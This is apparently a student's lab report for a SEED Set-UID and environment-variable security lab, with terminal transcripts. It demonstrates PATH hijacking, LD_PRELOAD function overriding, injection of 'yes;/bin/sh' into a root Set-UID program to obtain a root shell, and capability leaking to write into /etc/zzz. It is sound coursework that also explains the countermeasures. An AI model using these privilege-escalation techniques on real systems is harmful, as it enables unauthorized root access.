


Adam Albawab
09/17/2021
CSE5382-001

Assignment 1

Task 1:


To demonstrate the use of the commands I set VAR1 to the integer ten using the export command. Then I printed the value of VAR1 using the printenv command. Then I unset VAR1 using the unset command. Lastly I printed the new value of VAR1 using printenv again but as it was unset there was no output. This can be seen in the screenshot below.

A terminal window titled 'seed@VM: ~/.../Labsetup' showing a sequence of commands and their outputs. The user sets 'VAR1=10' with 'export', prints it with 'printenv' (output: 10), unsets it with 'unset', and prints it again with 'printenv' (no output).

```
seed@VM: ~/.../Labsetup
[09/17/21] seed@VM: ~/.../Labsetup$ export VAR1=10
[09/17/21] seed@VM: ~/.../Labsetup$ printenv VAR1
10
[09/17/21] seed@VM: ~/.../Labsetup$ unset VAR1
[09/17/21] seed@VM: ~/.../Labsetup$ printenv VAR1
[09/17/21] seed@VM: ~/.../Labsetup$
```

Task 2:

As can be seen from the screenshot below, there is no difference between the child and the parents' processes. This is because the diff command produced no output until it was edited for confirmation meaning the two files are identical. This is because as the default option the child process will inherit the parent's environment. This doesn't mean that the child will always have the same environment variables as the parent. It just means that at its inception the child's environment will be a snapshot of its parents' environment at that particular moment.

A terminal window titled 'seed@VM: ~/.../Labsetup' showing the creation of two identical files, 'file1.txt' and 'file2.txt', using 'diff' to confirm they are identical (output: 1d0). A note is added: '< If this appears then the files are identical and diff is working properly'.

```
seed@VM: ~/.../Labsetup
[09/17/21] seed@VM: ~/.../Labsetup$ gcc myprintenv.c
[09/17/21] seed@VM: ~/.../Labsetup$ a.out>file1.txt
[09/17/21] seed@VM: ~/.../Labsetup$ vim myprintenv.c
[09/17/21] seed@VM: ~/.../Labsetup$ gcc myprintenv.c
[09/17/21] seed@VM: ~/.../Labsetup$ a.out>file2.txt
[09/17/21] seed@VM: ~/.../Labsetup$ diff file1.txt file2.txt
[09/17/21] seed@VM: ~/.../Labsetup$ vim file1.txt
[09/17/21] seed@VM: ~/.../Labsetup$ diff file1.txt file2.txt
1d0
< If this appears then the files are identical and diff is working properly
[09/17/21] seed@VM: ~/.../Labsetup$
```

Task 3:

Fork creates an (almost) identical copy of the calling process. The child process created runs the same code as the parent, has the same permissions, has the same environment, and receives a copy of the mutable data memory of the parent process. Execve() on the other hand however replaces the code and data of the current process by loading its own code and data from an executable. Then it passes the environment as an argument. This is why in the first step when the argument is set as NULL there are no existing environment variables. However in the second step when the code is edited then environ is passed to execve() and it receives the environment variables.

```
[09/17/21] seed@VM:~/.../Labsetup$ gcc myenv.c
[09/17/21] seed@VM:~/.../Labsetup$ a.out > file3.txt
[09/17/21] seed@VM:~/.../Labsetup$ cat file3.txt
[09/17/21] seed@VM:~/.../Labsetup$ gcc myenv.c
[09/17/21] seed@VM:~/.../Labsetup$ a.out > file3.txt
[09/17/21] seed@VM:~/.../Labsetup$ cat file3.txt
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1996,unix/VM:/tmp/.ICE-unix/1996
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
```

Task 4:

The system function calls execl which in turn calls execve while also passing it the necessary pointer to the environment variables. This is why although execve is being used, the environment variables are still being automatically shared as seen below.

```
[09/17/21] seed@VM:~/.../Labsetup$ gcc system.c
[09/17/21] seed@VM:~/.../Labsetup$ a.out
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SSH_AGENT_PID=1954
XDG_SESSION_TYPE=x11
SHLVL=1
```

Task 5:

In this task we first compile the program, then we change the ownership permission to root. This means that if any non-root user tries to access the program then a new process will be forked with root permission and the program will be executed. As a result, when we use export to set the environment variables for all the system's processes even the root user will be accessing the new environment variables set with the export command. This is why in the screenshot below you can see in the bottom of the second screenshot that NEW_NAME is set to Tony in the environment of the SET-UID program.

```
[09/17/21] seed@VM:~/.../Labsetup$ gcc foo.c
[09/17/21] seed@VM:~/.../Labsetup$ sudo chown root foo.c
[09/17/21] seed@VM:~/.../Labsetup$ sudo chmod 4755 foo.c
[09/17/21] seed@VM:~/.../Labsetup$ ls -l foo.c
-rwsr-xr-x 1 root seed 154 Sep 17 15:47 foo.c
[09/17/21] seed@VM:~/.../Labsetup$
```

```
[09/17/21] seed@VM:~/.../Labsetup$ export PATH
[09/17/21] seed@VM:~/.../Labsetup$ export LD_LIBRARY_PATH
[09/17/21] seed@VM:~/.../Labsetup$ export ANY_NAME=Tony
[09/17/21] seed@VM:~/.../Labsetup$ a.out
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1996,unix/VM:/tmp/.ICE-unix/1996
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
ANY_NAME=Tony
```

Task 6:


Due to the way that the path is being passed to the function call system(), it is possible to use the SET-UID program to run the malicious code instead of bin/ls. Because the SET-UID program itself would be running with root privilege then that means the malicious code would also be running with root privilege. This can be seen below as the code displays the contents of the current working directory.

```
[09/17/21] seed@VM:~/.../Labsetup$ export PATH=/home/seed:$PATH
[09/17/21] seed@VM:~/.../Labsetup$ gcc Task6.c
[09/17/21] seed@VM:~/.../Labsetup$ sudo chown root Task6.c
[09/17/21] seed@VM:~/.../Labsetup$ sudo chmod 4755 Task6.c
[09/17/21] seed@VM:~/.../Labsetup$ ./a.out
a.out cap_leak.c catall.c file1.txt file2.txt file3.txt foo.c myenv.c myprintenv.c system.c Task6.c
[09/17/21] seed@VM:~/.../Labsetup$
```

Task 7:

In this task we create a dynamic linking library and export a preloaded environment variable in order to override the sleep() function in the standard library libc with our own sleep function. Then we can examine how this exploit will behave in different scenarios by switching users and changing the program into a SET-UID program. The output from the different scenarios can be seen in the screenshot below. We can see that half of the time the sleep function is being overridden by our own custom function. This is because in recent environments, countermeasures are applied to the dynamic linker (ld.so or ld-linux.so). If the real ID and effective ID of the process are different, LD_PRELOAD and environment variables are ignored.


This can be seen in the snapshot below. In the first and third scenario the UID's match so the custom function can be called. In the second and fourth scenario they do not match so the security countermeasure is activated.




```
seed@VM: ~/.../Labsetup
[09/17/21] seed@VM:~/.../Labsetup$ gcc -fPIC -g -c mylib.c
[09/17/21] seed@VM:~/.../Labsetup$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
[09/17/21] seed@VM:~/.../Labsetup$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/17/21] seed@VM:~/.../Labsetup$ gcc -o myprog myprog.c
[09/17/21] seed@VM:~/.../Labsetup$ ./myprog
I am not sleeping!
[09/17/21] seed@VM:~/.../Labsetup$ sudo chown root myprog
[09/17/21] seed@VM:~/.../Labsetup$ sudo chmod 4755 myprog
[09/17/21] seed@VM:~/.../Labsetup$ ll myprog
-rwsr-xr-x 1 root seed 16696 Sep 17 17:41 myprog
[09/17/21] seed@VM:~/.../Labsetup$ ./myprog
[09/17/21] seed@VM:~/.../Labsetup$ sudo su
root@VM:/home/seed/Documents/Labsetup# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed/Documents/Labsetup# ./myprog
I am not sleeping!
root@VM:/home/seed/Documents/Labsetup# exit
exit
[09/17/21] seed@VM:~/.../Labsetup$ sudo useradd -d /usr/user1 -m user1
useradd: user 'user1' already exists
[09/17/21] seed@VM:~/.../Labsetup$ sudo chown user1 myprog
[09/17/21] seed@VM:~/.../Labsetup$ sudo chmod 4755 myprog
[09/17/21] seed@VM:~/.../Labsetup$ ll myprog
-rwsr-xr-x 1 user1 seed 16696 Sep 17 17:41 myprog
[09/17/21] seed@VM:~/.../Labsetup$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/17/21] seed@VM:~/.../Labsetup$ ./myprog
[09/17/21] seed@VM:~/.../Labsetup$
```

Task 8:

In step one the program uses `system()` to execute the command given by the argument line. This means that “.” can be used to trick the program into executing multiple commands because `catall.c` is a root program with SET-UID privileges. This means that root level commands can be executed too which is a security vulnerability. In step two we change the execution mechanism from `system` to `execve()`. Unlike `system()` the `execve()` function is not executed by the shell but rather by combining parameters received by the OS. Therefore even if you attempt to execute multiple commands the OS will accept it as a single command and the system will throw an error. This can be seen in the screenshot below as we are able to delete the file in step one but in step two the system throws an error.



```
seed@VM: ~/.../Labsetup
[09/17/21] seed@VM:~/.../Labsetup$ gcc -o catall catall.c
[09/17/21] seed@VM:~/.../Labsetup$ sudo chown root catall
[09/17/21] seed@VM:~/.../Labsetup$ sudo chmod 4755 catall
[09/17/21] seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[09/17/21] seed@VM:~/.../Labsetup$ ./catall "yes;/bin/sh"
/bin/cat: yes: No such file or directory
# cat file.txt
Hello World!
# rm file.txt
# cat file.txt
cat: file.txt: No such file or directory
# exit
[09/17/21] seed@VM:~/.../Labsetup$
```



```
seed@VM: ~/.../Labsetup
[09/17/21] seed@VM:~/.../Labsetup$ gcc -o catall catall.c
[09/17/21] seed@VM:~/.../Labsetup$ sudo chown root catall
[09/17/21] seed@VM:~/.../Labsetup$ sudo chmod 4755 catall
[09/17/21] seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[09/17/21] seed@VM:~/.../Labsetup$ ./catall "yes;/bin/sh"
/bin/cat: 'yes;/bin/sh': No such file or directory
[09/17/21] seed@VM:~/.../Labsetup$
```

Task 9:

In this last task the goal is to use capability leaking to edit the file `/etc/zzz`. This can be done by opening a shell inside of the program. Although the program does synchronize the effective UID with the real UID before letting us open the shell, that doesn't prevent us from writing to `/etc/zzz`. The reason for this is because permissions to write to files are checked when the file is opened, not when a user attempts to write to the file. This means that if the file is not closed when the shell is opened within the program, then the normal user will be able to write to it. This can be seen in the screenshot below where the file is edited even though the permission level is not root.

```
[09/17/21]seed@VM:~/.../Labsetup$ gcc -o capleak cap_leak.c
[09/17/21]seed@VM:~/.../Labsetup$ sudo chown root capleak
[09/17/21]seed@VM:~/.../Labsetup$ sudo chmod 4755 capleak
[09/17/21]seed@VM:~/.../Labsetup$ ls -al /etc/zzz capleak
-rwsr-xr-x 1 root seed 17008 Sep 17 18:55 capleak
-rw-r--r-- 1 root root    8 Sep 17 18:55 /etc/zzz
[09/17/21]seed@VM:~/.../Labsetup$ ./capleak
fd is 3
$ whoami
seed
$ cat /etc/zzz
baloney
$ echo Malicious Data >&3
$ cat /etc/zzz
baloney
Malicious Data
$ exit
[09/17/21]seed@VM:~/.../Labsetup$
```